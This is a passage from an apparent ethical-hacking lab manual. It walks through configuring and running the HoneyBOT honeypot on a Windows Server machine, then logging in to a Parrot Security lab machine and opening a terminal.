


10. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

Note: If a **Bindings** pop-up appears, click **OK** to continue.




11. The **HoneyBOT** main window appears, as shown in the screenshot.




12. Now, leave the HoneyBOT window running on **Windows Server 2022**.

13. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




14. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



15. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

